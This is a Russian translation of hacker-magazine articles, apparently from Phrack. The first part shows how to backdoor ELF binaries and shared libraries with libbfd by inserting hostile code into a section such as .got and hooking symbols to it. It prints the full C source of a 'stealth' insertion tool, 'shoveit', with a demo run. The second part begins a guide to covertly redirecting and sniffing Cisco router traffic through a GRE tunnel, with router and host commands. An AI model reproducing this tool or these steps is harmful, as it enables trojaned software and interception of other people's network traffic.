#define SEC_DATA                 0x040
    □unsigned int user_set_vma : 1;
    □unsigned int reloc_done : 1;
    □unsigned int linker_mark : 1;
    □bfd_vma vma;
    □bfd_vma lma;
    □bfd_size_type _cooked_size;
    □bfd_size_type _raw_size;
    □bfd_vma output_offset;
    □struct sec *output_section;
    □unsigned int alignment_power;
    □struct reloc_cache_entry *relocation;
    □struct reloc_cache_entry **orelocation;
    □unsigned reloc_count;
    □file_ptr filepos;
    □file_ptr rel_filepos;
    □file_ptr line_filepos;
    □PTR userdata;
    □unsigned char *contents;
    □alint *lineno;
    □unsigned int lineno_count;
    □file_ptr moving_line_filepos;
    □int target_index;
    □PTR used_by_bfd;
    □struct relent_chain *constructor_chain;
    □bfd *owner;
    □struct symbol_cache_entry *symbol;
    □struct symbol_cache_entry **symbol_ptr_ptr;
    □struct bfd_link_order *link_order_head;
    □struct bfd_link_order *link_order_tail;
} asection ;
```

Все представленные BFD секции бинарного файла связаны между собой указателем `next` и указывают обратно на родительский bfd с помощью указателя `owner`. Большинство остальных полей используются либо внутренними процедурами libbfd, либо макросами интерфейса. Они

достаточно очевидны; однако для получения дополнительной информации о назначении конкретного поля обратитесь к заголовочному файлу `bfd.h`.

Чтобы скопировать секции из одного `bfd` в другой, необходимо сначала зарегистрировать обработчик с помощью функции `bfd_map_over_sections()`, которая будет выполнена для каждой секции входного `bfd`. В эту функцию отображения необходимо передать `bfd` файла и указатель на функцию-обработчик. Также можно передать необязательный указатель `obj`, который должен иметь следующий прототип:

```
handler(bfd *, asection *, void *);
```

Для первоначального создания секций назначения, соответствующих секциям исходного объекта, мы регистрируем функцию `setup_section()`, которая установит для каждой секции назначения соответствующие `vma`, `lma`, размер, выравнивание и флаги. Как видно из кода ниже, необходимо уделить особое внимание тому, чтобы в секции, которая будет принимать наш вредоносный код, оставалось достаточно свободного места, чтобы и наш бэкдор, и оригинальная секция комфортно в ней разместились. Кроме того, после того как бэкдор помещён в секцию, `vma` и `lma` всех последующих секций корректируются, чтобы наш вредоносный код не был перезаписан этими секциями при отображении в виртуальную память.

После создания секций назначения необходимо скопировать таблицу символов исходного файла — это должно быть сделано до воспроизведения содержимого каких-либо секций. Как было сказано ранее, это будет рассмотрено в следующих разделах.

Наконец, мы готовы копировать данные из одной секции в соответствующую секцию назначения (это выполняется обработчиком `copy_section()` в коде ниже). Данные можно читать из секции `bfd` и записывать в неё с помощью `bfd_get_section_contents` и `bfd_set_section_contents` соответственно. Обе функции принимают следующие аргументы:

- целевой/исходный `bfd`,
- указатели на секции,
- указатель на буфер (который будет заполнен данными из секции или сброшен в неё),
- смещение внутри секции,
- размер буфера.

Данные физически записываются в объектный файл после вызова функции `bfd_close()`.

В обычной ситуации, когда секция модифицируется при копировании, пришлось бы перемещать все абсолютные ссылки на символы, расположенные в секциях, следующих за изменённой. Однако этой операции можно избежать, если секция-хост является одной из последних при отображении в виртуальную память, после которой нет других секций, адресуемых абсолютно. Рассмотрим следующий пример:

```
ipdev:~/tmp/bfd$ objdump -h /usr/lib/crt1.o

/usr/lib/crt1.o:      file format elf32-i386

Sections:
Idx Name              Size      VMA           LMA           File off  Algn
  0 .text              00000080  00000000  00000000  00000040  2**4
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  1 .data              00000004  00000000  00000000  000000c0  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss               00000000  00000000  00000000  000000c4  2**2
                  ALLOC

ipdev:~/tmp/bfd$
```

Мы, вероятно, рассмотрели бы возможность помещения нашего кода в секцию данных заголовка программы `crt1.o`. Однако ситуация может существенно измениться для разделяемых библиотек:

```
ipdev:~/tmp/bfd$ objdump -h lib.so
```

```
lib.so:      file format elf32-i386

Sections:
Idx Name          Size      VMA           LMA           File off  Algn
  0 .hash          0000003c  00000094  00000094  00000094  2**2
CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .dynsym         000000a0  000000d0  000000d0  000000d0  2**2
CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .dynstr         00000050  00000170  00000170  00000170  2**0
CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .rel.text       00000018  000001c0  000001c0  000001c0  2**2
CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .text           00000028  000001d8  000001d8  000001d8  2**2
CONTENTS, ALLOC, LOAD, READONLY, CODE
  5 .rodata         00000006  00000200  00000200  00000200  2**0
CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .data           00000000  00001208  00001208  00000208  2**2
CONTENTS, ALLOC, LOAD, DATA
  7 .got            0000000c  00001208  00001208  00000208  2**2
CONTENTS, ALLOC, LOAD, DATA
  8 .dynamic        00000050  00001214  00001214  00000214  2**2
CONTENTS, ALLOC, LOAD, DATA
  9 .bss            00000000  00001264  00001264  00000264  2**2
ALLOC
10 .note           00000014  00000000  00000000  00000264  2**0
CONTENTS, READONLY
11 .comment        00000012  00000000  00000000  00000278  2**0
CONTENTS, READONLY

ipdev:~/tmp/bfd$
```

В данном случае лучшим выбором, вероятно, будет глобальная таблица смещений (GOT) библиотеки, поскольку мы не хотим нарушать абсолютные ссылки в предшествующих секциях. По возможности мы будем стараться не изменять специальные секции, такие как `dynsym`, `dynstr` или `dynamic`, которые часто анализируются инструментами вроде `nm` или `objdump`.

Стандартный перехват символов

Изменение символов, пожалуй, является наиболее важной частью процедуры внедрения бэкдора. По сути, как только наш код написан и помещён в целевой объект, нам необходимо найти способ запускать его выполнение всякий раз, когда функция, которую мы хотим перехватить, вызывается доверяющим процессом.

Этот первый тип перехвата символов особенно интересен при внедрении бэкдоров в статические объекты. Стандартная таблица символов бинарного файла легко доступна через интерфейс `bfd`, поэтому эта операция будет одновременно простой и переносимой. Каждый из символов канонически представлен `libbfd` следующим образом:

```
typedef struct symbol_cache_entry
{
    □struct _bfd *the_bfd;
    □const char *name;
    □symvalue value;
    □flagword flags;
#define BSF_NO_FLAGS          0x00
#define BSF_LOCAL            0x01
#define BSF_GLOBAL           0x02
#define BSF_EXPORT           BSF_GLOBAL
#define BSF_DEBUGGING        0x08
#define BSF_FUNCTION         0x10
#define BSF_KEEP              0x20
#define BSF_KEEP_G           0x40
#define BSF_WEAK              0x80
#define BSF_SECTION_SYM      0x100
```

```

#define BSF_OLD_COMMON          0x200
#define BFD_FORT_COMM_DEFAULT_VALUE 0
#define BSF_NOT_AT_END         0x400
#define BSF_CONSTRUCTOR        0x800
#define BSF_WARNING             0x1000
#define BSF_INDIRECT            0x2000
#define BSF_FILE                0x4000
#define BSF_DYNAMIC             0x8000
#define BSF_OBJECT              0x10000
    struct sec *section;
    union
    {
        {
            ptr p;
            bfd_vma i;
        } udata;
    } asymbol;

```

В отличие от секций, записи символов располагаются с помощью массива указателей, но также указывают обратно как на родительский bfd (через `the_bfd`), так и на родительскую секцию (через `section`). Символы, которые мы будем перехватывать, имеют флаг `BSF_FUNCTION`. Имя и относительное значение символа хранятся в полях `name` и `value` соответственно (как вы могли догадаться). Мы будем использовать оба для обнаружения нужного символа.

Для чтения таблицы символов объектного файла сначала необходимо получить её размер с помощью `bfd_get_symtab_upper_bound()` (единственный аргумент — `bfd` целевого объекта). Затем можно выделить буфер и заполнить его таблицей символов объекта с помощью `bfd_canonicalize_symtab()`. Эта функция принимает `bfd` объекта и выделенный буфер, и возвращает количество считанных канонизированных символов.

При обработке таблицы для перехвата нужного символа (который мы будем искать по значению, а не по имени — по причинам, которые станут ясны в следующем разделе) необходимо учитывать, что значение каждого символа было изменено `libbfd` и выглядит относительно начала соответствующей секции. По этой причине первый символ любой секции всегда будет иметь значение `0x0`, хотя физически это совсем не так.

После изменения таблицы символов её можно записать обратно в объектный файл с помощью функции `bfd_set_symtab()`, принимающей в качестве аргументов `bfd` объекта, указатель на таблицу символов (выделенный буфер) и количество записываемых символов.

Динамический перехват символов

При перехвате разделяемых объектов процесс становится совершенно иным. Прежде всего, разделяемые объекты используют таблицу символов, отличную от той, что применяется для статической компоновки. В ELF эти символы хранятся в секции `.dynsym`, но представлены так же, как статические символы. Кроме того, все имена символов из секции `.dynsym` хранятся в отдельной секции — `.dynstr`.

Однако это далеко не самая проблематичная часть. Хотя `libbfd` позволяет читать динамические символы так же, как и статические, в ней, по всей видимости, ещё не реализована функция записи таблицы динамических символов. Иными словами, наш замечательно переносимый комбинированный метод вставки и перехвата существенно утратит свою переносимость на этом этапе. Однако, поскольку динамическая компоновка почти исключительно (в наиболее интересных случаях) используется в ELF, жертва не слишком велика.

Зная, что нам придётся вручную модифицировать таблицу динамических символов, мы сталкиваемся с небольшой практической дилеммой. Поскольку таблица динамических символов

расположена в секции целевого объекта, вероятно, нам захочется выполнить динамический перехват символов при копировании каждой секции файла. Дилемма в том, что, как было сказано ранее, имена символов хранятся в другой секции. Нам предлагаются два варианта. Первый — загрузить обе таблицы в память и разрешить связи между полями `*st_name` секции `.dynsym` и строками секции `.dynstr`. Однако, будучи ленивыми, мы, вероятно, предпочтём альтернативное решение, при котором каждый символ будет находиться по его исходному значению, а не по имени (как отмечалось в предыдущем разделе).

Теперь, когда мы готовы вручную обрабатывать таблицу динамических символов, необходимо знать, как выглядит запись ELF-символа:

```
typedef struct elf32_sym {
    Elf32_Word    st_name;
    Elf32_Addr    st_value;
    Elf32_Word    st_size;
    unsigned char st_info;
    unsigned char st_other;
    Elf32_Half    st_shndx;
} Elf32_Sym;
```

Как и в прозрачной структуре символов `bfd`, большинство интересующих нас полей достаточно очевидны. Если теперь посмотреть на содержимое секции `.dynsym`, мы увидим следующее:

```
ipdev:~/tmp/bfd$ objdump --full-contents --section=.dynsym lib.so

lib.so:          file format elf32-i386

Contents of section .dynsym:
00d0 00000000 00000000 00000000 00000000 .....
00e0 01000000 14120000 00000000 1100f1ff .....
00f0 0a000000 08120000 00000000 1100f1ff .....
0100 20000000 d8010000 13000000 12000500 .....
0110 25000000 00000000 00000000 10000000 %.....
0120 2c000000 ec010000 14000000 12000500 ,.....
0130 31000000 00020000 00000000 1100f1ff 1.....
0140 38000000 64120000 00000000 1100f1ff 8...d.....
0150 3f000000 64120000 00000000 1100f1ff ?...d.....
0160 4b000000 64120000 00000000 1100f1ff K...d.....
ipdev:~/tmp/bfd$
```

Можно наблюдать, что первая запись таблицы динамических символов (вторая используется символом секции `_DYNAMIC` со значением `0x1214`) обнулена. С нашей точки зрения, это лишь ещё одна загадочная особенность, установленная стандартом ELF, которую не стоит принимать во внимание при нашей операции перехвата.

SHOVEIT: многоцелевой инструмент вставки кода

Для упрощения задачи внедрения бэкдоров в разделяемые библиотеки и статические объекты я написал небольшой удобный инструмент, который позволяет использовать некоторые API `bfd` без необходимости программирования. Конечно, это может открыть дверь для скрипткиддисов, но им пришлось бы пройти через всю эту статью, прежде чем воспользоваться им, и я сомневаюсь, что большинство из них способны на это. Инструмент находится в конце статьи, извлечь его можно с помощью утилиты извлечения Phrack Magazine.

Рассмотрим практический пример вставки кода с использованием `shoveit`. Допустим, мы внедряем бэкдор в ту же разделяемую библиотеку `lib.so`, о которой шла речь в начале статьи. Наиболее интересные символы по-прежнему: функция `haha` (которую мы вызываем) по адресу `0x1d8` и функция `huhi` (которую мы перехватываем) по адресу `0x1ec`. Также используем написанный ранее

бэкдор «eggcode.s».

```
ipdev:~/tmp/bfd$ gcc -c test.s
ipdev:~/tmp/bfd$ objdump -h test.o

test.o:      file format elf32-i386

Sections:
Idx Name          Size      VMA           LMA           File off  Algn
  0 .text          00000023  00000000  00000000  00000034  2**2
    CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data          00000000  00000000  00000000  00000058  2**2
    CONTENTS, ALLOC, LOAD, DATA
  2 .bss           00000000  00000000  00000000  00000058  2**2
    ALLOC

ipdev:~/tmp/bfd$
```

Мы видим, что весь код нашего бэкдора хранится в текстовой секции eggcode. Прежде чем вставить его в нашу целевую библиотеку, необходимо проверить, куда он будет помещён после вставки, чтобы правильно перехватить таблицу символов библиотеки.

```
ipdev:~/tmp/bfd$ objdump -h lib.so

lib.so:      file format elf32-i386

Sections:
Idx Name          Size      VMA           LMA           File off  Algn
  0 .hash          0000003c  00000094  00000094  00000094  2**2
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .dynsym        000000a0  000000d0  000000d0  000000d0  2**2
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .dynstr        00000050  00000170  00000170  00000170  2**0
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .rel.text      00000018  000001c0  000001c0  000001c0  2**2
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .text          00000028  000001d8  000001d8  000001d8  2**2
    CONTENTS, ALLOC, LOAD, READONLY, CODE
  5 .rodata        00000006  00000200  00000200  00000200  2**0
    CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .data          00000000  00001208  00001208  00000208  2**2
    CONTENTS, ALLOC, LOAD, DATA
  7 .got           0000000c  00001208  00001208  00000208  2**2
    CONTENTS, ALLOC, LOAD, DATA
  8 .dynamic       00000050  00001214  00001214  00000214  2**2
    CONTENTS, ALLOC, LOAD, DATA
  9 .bss           00000000  00001264  00001264  00000264  2**2
    ALLOC
10 .note          00000014  00000000  00000000  00000264  2**0
    CONTENTS, READONLY
11 .comment        00000012  00000000  00000000  00000278  2**0
    CONTENTS, READONLY

ipdev:~/tmp/bfd$ nm --dynamic lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A _edata
00001264 A _end
00000200 A _etext
000001d8 T haha
000001ec T huhu
          U printf
ipdev:~/tmp/bfd$
```

Отлично. Мы видим, что если вставим наш вредоносный код сразу после содержимого глобальной таблицы смещений, нам придётся изменить значение huhu с 0x1ec на 0x1214 (0x1208+0xc). Теперь воспользуемся shoveit, чтобы добавить наш бэкдор в секцию .got библиотеки и перехватить символ «huhu», чтобы он указывал на позицию, в которую был вставлен наш бэкдор.

```
ipdev:~/tmp/bfd$ ./shoveit test.o .text lib.so .got 0x1ec 0x1214
Hooking statsyms from 0x1ec to 0x1214
```

```

Hooking dynsyms from 0x1ec to 0x1214
Inserting 35 hostile bytes into .got
ipdev:~/tmp/bfd$ nm --dynamic lib.so
00001214 A _DYNAMIC
00001208 A _GLOBAL_OFFSET_TABLE_
00001264 A __bss_start
00001264 A __edata
00001264 A __end
00000200 A _etext
000001d8 T haha
00001214 T huhu
          U printf
ipdev:~/tmp/bfd$ objdump -D --section=.got \
  --start-address=0x1214 lib.so

lib.so:          file format elf32-i386

Disassembly of section .got:
00001214 <.got+c> nop
00001215 <.got+d> nop
00001216 <.got+e> nop
00001217 <.got+f> nop
00001218 <.got+10> nop
00001219 <.got+11> nop
0000121a <.got+12> pushl   %ebp
0000121b <.got+13> movl    %esp,%ebp
0000121d <.got+15> jmp     0000122b <_DYNAMIC+17>
0000121f <.got+17> call    000001d8 <haha>
00001224 <.got+1c> addl    $0x4,%esp
00001227 <.got+1f> movl    %ebp,%esp
00001229 <.got+21> popl    %ebp
0000122a <.got+22> ret
0000122b <.got+23> call    0000121f <_DYNAMIC+b>
00001230 <.got+28> ja      0000129a <__bss_start+36>
00001232 <.got+2a> outsl    %ds:(%esi), (%dx)
00001233 <.got+2b> jnb     0000129a <__bss_start+36>
00001235 <.got+2d> orb      (%eax), %al
ipdev:~/tmp/bfd$

```

Превосходно. Мы вставили наш вредоносный код по vma 0x1214 в библиотеке и перехватили символ huhu, заставив его указывать на него. Более того, можно убедиться, что наши расчёты из первой части статьи были верны: наш код успешно вызывает функцию haha() в целевой библиотеке. Теперь нас ничто не остановит...

```

ipdev:~/tmp/bfd$ ldd prog
                  ./lib.so => ./lib.so
ipdev:~/tmp/bfd$ ./prog
whore
ipdev:~/tmp/bfd$

```

Конец (грустно)

Надеюсь, вам понравилась эта небольшая демонстрация. Конечно, это не новый класс уязвимостей, однако я надеюсь, что это поможет некоторым людям понять: как только хост утратил свою целостность, всегда следует исходить из наихудшего сценария. Тот факт, что исходный код системы тщательно защищён от посторонних глаз, не является весомым аргументом в вопросах безопасности. Так или иначе, стандарты, которым вы следуете, делают ваше программное обеспечение потенциально уязвимым так же, как и любое другое.

Приветствия: adm, promisc, wiretrip, teso, w00w00, и конечно же, phrack.

Shoveit

```
/*
 *
 *  Coded by klog <klog@promisc.org>
 *
 *  libbfd relies on libiberty, so
 *  cc -c shoveit.c first, then cc shoveit.o -lbfd -liberty
 *
 *  shoveit <src_obj> <src_segment> <dst_obj> <dst_segment>
 *  [] <orig_addr> <new_addr>
 *
 *  This tool will insert "src_segment" from "src_obj" into
 *  "dst_segment" of "dst_obj", and alter "symbol" to physical
 *  value "value".
 *
 *  Portable, stealth, flexible.
 *  Have fun :)
 *
 *  NB: shoveit does *not* perform relocation
 */

#include <stdio.h>
#include <stdlib.h>
#include <bfd.h>
#include <strings.h>
#include <linux/elf.h>

#define DYNSTAB ".dynsym"

#define nonfatal(s) {perror(s); return;}
#define fatal(s) {perror(s); exit(-1);}
#define bfd_nonfatal(s) {bfd_perror(s); return;}
#define bfd_fatal(s) {bfd_perror(s); exit(-1);}

char *input_section;
char *output_section;
char *input_filename;

static bfd *bd_bfd;
static sec_ptr bdsection;
static int bd_size = 0;
static int isdone = 0;
static int vma_offset = 0;

static long hooksym;
static long hookval;

void hook_dynstab(struct elf32_sym *symtab, bfd_size_type size)
{
    int symcount, i;

    symcount = size/sizeof(elf32_sym);
    for(i=0; i<symcount; i++) {
        if (symtab[i].st_value == hooksym)
            symtab[i].st_value = hookval;
    }
}

void setup_section(bfd *ibfd, sec_ptr izection, bfd *obfd)
{
    struct section_list *p;
    sec_ptr osection;
    bfd_vma vma;
    bfd_vma lma;
    flagword flags;
```

```

    char *err;
    int isdest = 0;

    if (!strcmp(output_section, isection->name)) isdest = 1;

    osection = bfd_make_section_anyway(obfd,
    bfd_section_name(ibfd, isection));

    if (osection == NULL)
    fatal("making section");

    if (isdone) vma_offset = bd_size;

    if (isdest) {
        if (!bfd_set_section_size(obfd, osection,
        bfd_section_size(ibfd, isection)+bd_size))
        bfd_fatal("setting size");
        isdone = 1;
    } else {
        if (!bfd_set_section_size(obfd, osection,
        bfd_section_size(ibfd, isection)))
        bfd_fatal("setting size");
    }

    vma = bfd_section_vma (ibfd, isection) + vma_offset;
    if (!bfd_set_section_vma(obfd, osection, vma))
    fatal("setting vma");

    osection->lma = isection->lma + vma_offset;

    if (bfd_set_section_alignment(obfd, osection,
    bfd_section_alignment(ibfd, isection)) == false)
    fatal("setting alignment");

    flags = bfd_get_section_flags(ibfd, isection);
    if (!bfd_set_section_flags(obfd, osection, flags))
    bfd_nonfatal("setting flags");

    isection->output_section = osection;
    isection->output_offset = 0;

    if (!bfd_copy_private_section_data(ibfd, isection, obfd, osection))
    fatal("setting private data");

    return;
}

```

```

void copy_section(bfd *ibfd, sec_ptr isection, bfd *obfd)
{
    struct section_list *p;
    arelent **relpp;
    long relcount;
    sec_ptr osection;
    bfd_size_type size;
    long relsize;
    int isdest = 0;
    char **matching;

    if (!strcmp(output_section, isection->name)) isdest = 1;

    osection = isection->output_section;
    size = bfd_get_section_size_before_reloc(isection);
    if (size == 0 || osection == 0 || bd_size == 0)
        return;

    if (bfd_get_section_flags(ibfd, isection) & SEC_HAS_CONTENTS)
    {
        PTR memhunk = (PTR)xmalloc((unsigned) size);
        if (!bfd_get_section_contents(ibfd, isection,
        memhunk, (file_ptr) 0, size))

```

```

    bfd_nonfatal ("get_contents");

    if (isdest) {

        PTR bdhunk = (PTR)xmalloc((unsigned)size+bd_size);

        printf("Inserting %i hostile bytes into %s\n",
            bd_size, osection->name);

        bcopy(memhunk, bdhunk, size);

        if (!bfd_get_section_contents(bd_bfd, bdsection,
            bdhunk+size, 0, bd_size))
            bfd_nonfatal ("get_contents");

        if (!bfd_set_section_contents(obfd, osection,
            bdhunk, (file_ptr) 0, size+bd_size))
            bfd_nonfatal("set_contents");
        free (bdhunk);
    } else {
        if (!strcmp(osection->name, DYNSTAB)) {
            printf("Entering %s\n", osection->name);
            hook_dynstab(memhunk, size);
        }
        if (!bfd_set_section_contents(obfd, osection,
            memhunk, (file_ptr) 0, size))
            bfd_nonfatal("set_contents");
    }
    free (memhunk);
}

void copy_object(bfd *ibfd, bfd *obfd)
{
    long start;
    long symcount, i;
    long symsize;
    char **matching;
    asymbol **symtab;

    start = bfd_get_start_address(ibfd);

    if (!bfd_set_format (obfd, bfd_get_format(ibfd)))
        bfd_nonfatal ("set_format");

    bd_bfd = bfd_openr(input_filename, "i586-pc-linux-gnulibc1");
    if (!bd_bfd) bfd_fatal("bfd_openr");
    bfd_check_format_matches(bd_bfd, bfd_object, &matching);
    bdsection = bfd_get_section_by_name(bd_bfd, input_section);
    if (!bdsection) bfd_fatal("bfd_section");
    bd_size = bfd_section_size(bd_bfd, bdsection);
    if (!bd_size) bfd_fatal("section_size");

    if (!bfd_set_start_address (obfd, start) ||
        !bfd_set_file_flags(obfd, (bfd_get_file_flags(ibfd)
        & bfd_applicable_file_flags(obfd))))
    {
        bfd_fatal("set_file_flags");
    }

    if (!bfd_set_arch_mach(obfd, bfd_get_arch (ibfd),
        bfd_get_mach (ibfd)))
    {
        fprintf (stderr,
            "Output file cannot represent architecture %s\n",
            bfd_printable_arch_mach (bfd_get_arch(ibfd),
            bfd_get_mach(ibfd)));
    }
    if (!bfd_set_format (obfd, bfd_get_format(ibfd)))
        bfd_nonfatal ("set_format");
}

```

```

    bfd_map_over_sections(ibfd, (void *)setup_section, obfd);

    symsize = bfd_get_symtab_upper_bound(ibfd);
    if (symsize < 0) nonfatal("get_symtab");

    symtab = (asymbol **)xmalloc(symsize);
    symcount = bfd_canonicalize_symtab(ibfd, symtab);
    if (symcount < 0) nonfatal("canon_symtab");

    printf("Scanning %i symbols\n", symcount);
    for(i=0; i<symcount; i++)
        if (symtab[i]->value == hooksym) {
            symtab[i]->value = hookval;
        }
    printf("Static symbol \"%s\" =+ %x\n",
        symtab[i]->name, symtab[i]->value);
    break;
}

bfd_set_symtab(obfd, symtab, symcount);

bfd_map_over_sections(ibfd, (void *)copy_section, obfd);

if (!bfd_copy_private_bfd_data (ibfd, obfd))
    fatal("bfd_copy_private_bfd_data");
}

main(int argc, char *argv[])
{
    bfd *ibfd;
    char **matching;
    char *output_filename;

    input_filename = argv[1];
    input_section = argv[2];
    output_filename = argv[3];
    output_section = argv[4];
    hooksym = strtol(argv[5], NULL, 16);
    hookval = strtol(argv[6], NULL, 16);

    bfd_init();

    ibfd = bfd_openr(output_filename, "i586-pc-linux-gnulibc1");
    if (ibfd == NULL)
    {
        bfd_nonfatal("openr");
    }

    if (bfd_check_format_matches(ibfd, bfd_object, &matching))
    {
        bfd *obfd;

        obfd = bfd_openw("newlib", "i586-pc-linux-gnulibc1");
        if (obfd == NULL) bfd_fatal("openw");

        copy_object(ibfd, obfd);

        if (!bfd_close(obfd)) bfd_fatal("close");
        if (!bfd_close(ibfd)) bfd_fatal("close");

        execl("/bin/mv", "/bin/mv", "newlib",
            output_filename, NULL);

    } else {
        bfd_fatal("format_matches");
    }
}

```

Things to Do in Ciscoland When You're Dead

Автор: gauis

v0.2 1/1/00

1. Отказ от ответственности

Tunnelx (код) является частью исследовательской и опытно-конструкторской работы, проводимой HERT (Hacker Emergency Response Team). Это не производственный инструмент ни для атаки, ни для защиты в контексте информационного противоборства. Скорее, это проект, демонстрирующий работоспособность концепции.

Если вы не являетесь предполагаемым получателем или лицом, ответственным за доставку этого материала предполагаемому получателю, вы не имеете права и не должны раскрывать, копировать, распространять или хранить это сообщение или любую его часть. Подобное несанкционированное использование может быть незаконным. Если вы получили эту передачу по ошибке, пожалуйста, немедленно напишите нам на hert@hert.org, чтобы мы могли организовать её возврат.

Взгляды, выраженные в этом документе, не обязательно совпадают со взглядами HERT. Его директора, сотрудники или работники не делают никаких заявлений и не несут никакой ответственности за точность или полноту изложенного, если явно не оговорено иное.

2. Введение

Когда я думаю о маршрутизаторах в целом, я чувствую то же самое, что и когда прихожу в супермаркет, вижу всю эту еду и не могу перестать думать о коровьем бешенстве, CJD, ГМО... Голова идёт кругом. Просто зайдите на cisco.com и посмотрите, для чего используется Cisco 7500, сколько корпораций им владеет и сколько тысяч машин маршрутизируется через них... Где-то даже есть карта трассировки маршрутов, которая может дать представление о том, насколько глубоко мы зависим от этих маршрутизаторов. Прошло уже много времени с тех пор, как я перестал верить в безопасность; суть проблемы безопасности в том, что мы доверяем доверию (прочтите статью Кена Томпсона «Reflections on Trusting Trust»), и если бы я верил в безопасность, то не продавал бы тесты на проникновение.

Сколько раз вы слышали, как люди говорят: «Эй, я владею этим Cisco, было бы круто иметь исходники IOS... Я мог бы добавить троян, перекомпилировать и сделать то и это»? Сколько раз вы слышали, как люди гадают, что, чёрт возьми, можно сделать с паролем enable? Исходники IOS уже давно гуляют по сети, но никто ещё ничего с ними не сделал; по крайней мере, никто из числа рядовых читателей bugtraq, делающих вид, что занимаются полным раскрытием.

Впрочем, исходники IOS вам не особо-то и нужны — всё необходимое уже есть (есть лишь одна небольшая вещь из исходников, которая была бы полезна, но об этом ниже). Вы можете загрузить образ в IDA, затереть несколько инструкций NOP-ами, и реализация RMON в Cisco перестанет обнулять полезную нагрузку — и у вас готов сниффер IOS.

3. Перенаправление трафика без тайн

Задача — перенаправить часть трафика с маршрутизатора на другой хост, перехватить его, переслать обратно на маршрутизатор и сделать так, чтобы всё выглядело как ни в чём не бывало. Нормальная работа при типичной конфигурации выглядит так:

```
Internet  ----- Cisco ----- Target
                        Ethernet0             Serial0
```

Вот что мы собираемся сделать:

```
# telnet cisco
Trying 192.168.1.240...
Connected to 192.168.1.240.
Escape character is '^]'.

User Access Verification

Password:
cisco> enable
Password:
cisco# configure term
Enter configuration commands, one per line.  End with CNTL/Z.
cisco(config)# int tunnel0
cisco(config-if)# ip address 192.168.0.1 255.255.255.0
cisco(config-if)# tunnel mode ?
  aurp      AURP TunnelTalk AppleTalk encapsulation
  cayman    Cayman TunnelTalk AppleTalk encapsulation
  dvmrp     DVMRP multicast tunnel
  eon       EON compatible CLNS tunnel
  gre       generic route encapsulation protocol
  ipip      IP over IP encapsulation
  nos       IP over IP encapsulation (KA9Q/NOS compatible)

cisco(config-if)# tunnel mode gre ip
cisco(config-if)# tunnel source ?
  A.B.C.D    ip address
  BRI        ISDN Basic Rate Interface
  Dialer     Dialer interface
  Ethernet   IEEE 802.3
  Lex        Lex interface
  Loopback   Loopback interface
  Null       Null interface
  Tunnel     Tunnel interface
cisco(config-if)# tunnel source Ethernet0/0/0
cisco(config-if)# tunnel destination 192.168.1.1
cisco(config-if)# ^Z
cisco# show interfaces Tunnel0
Tunnel0 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 192.168.0.1/24
  MTU 1500 bytes, BW 9 Kbit, DLY 500000 usec, rely 255/255, load 1/255
  Encapsulation TUNNEL, loopback not set, keepalive set (10 sec)
  Tunnel source 192.168.1.240 (Ethernet0), destination 192.168.1.1
  Tunnel protocol/transport GRE/IP, key disabled, sequencing disabled
  Checksumming of packets disabled, fast tunneling enabled
  Last input never, output never, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0 (size/max/drops); Total output drops: 0
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
    0 packets input, 0 bytes, 0 no buffer
    Received 0 broadcasts, 0 runts, 0 giants
    0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
    0 packets output, 0 bytes, 0 underruns
    0 output errors, 0 collisions, 0 interface resets
    0 output buffer failures, 0 output buffers swapped out
cisco#
```

После этого tcpdump не покажет никакого вывода, пока вы не попытаете пропинговать IP из сети 192.168.0.1/24. Вы увидите несколько инкапсулированных GRE пакетов ICMP и пакеты icmp proto 47 unreachable, приходящие от 192.168.1.1.

На вашем тестовом Linux-хосте убедитесь, что протокол с номером 47 не заблокирован фаерволом:

```
test# ipchains -I input -p 47 -j ACCEPT          # accept GRE protocol
test# modprobe ip_gre
test# ip tunnel add tunnel0 mode gre remote 192.168.1.240 local
192.168.1.1
test# ifconfig tunnel0 192.168.0.2 netmask 255.255.255.0
test# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2): 56 data bytes
64 bytes from 192.168.0.2: icmp_seq=0 ttl=255 time=0.3 ms
^C
```

Отлично, канал поднят. И, как можно заметить, GRE по умолчанию полностью не имеет состояния. Никакого рукопожатия — мы же не в Microsoft-land с GRE2 и убогим PPTP.

```
test# tcpdump -i eth1 host 192.168.1.240 and not port 23
tcpdump: listening on eth1
11:04:44.092895 arp who-has cisco tell private-gw
11:04:44.094498 arp reply cisco is-at 0:6d:ea:db:e:ef
11:04:44.094528 192.168.0.2 > 192.168.0.1: icmp: echo request (gre encap)
11:04:44.097458 192.168.0.1 > 192.168.0.2: icmp: echo reply (gre encap)
```

RFC GRE не отличается многословностью, а программисты Cisco получают нагоняй в исходниках Linux-реализации GRE за несоблюдение собственного RFC.

Заглянем в исходники tcpdump на ftp.ee.lbl.gov. Исходники tcpdump весьма полезны; в файле print-gre.c есть большая часть информации, необходимой для начала написания tunnelx.

4. tunnelx — прозрачное перенаправление и перехват трафика IOS

Я инициализировал новое дерево CVS с libpcap и libnet, вытащил заголовок GRE из tcpdump, перечитал справочную страницу pcap за едой, мельком взглянул на документацию API libnet, отер пальцы от кусочков пиццы и мороженого и решил написать что-то максимально простое и проверить, работает ли это:

- Мы определяем неиспользуемый IP-адрес, который называем REENTRY, и поддельный ethernet-адрес, чтобы избежать шторма «protocol unreachable», который мы называем ETHER_SPOOF.
- Инициализируем libpcap и libnet, устанавливаем pcap_loop.
- Затем создаём обработчик pcap, который ищет IP-пакеты с протоколом GRE, направленные на адрес точки выхода туннеля, а также ARP-запросы.
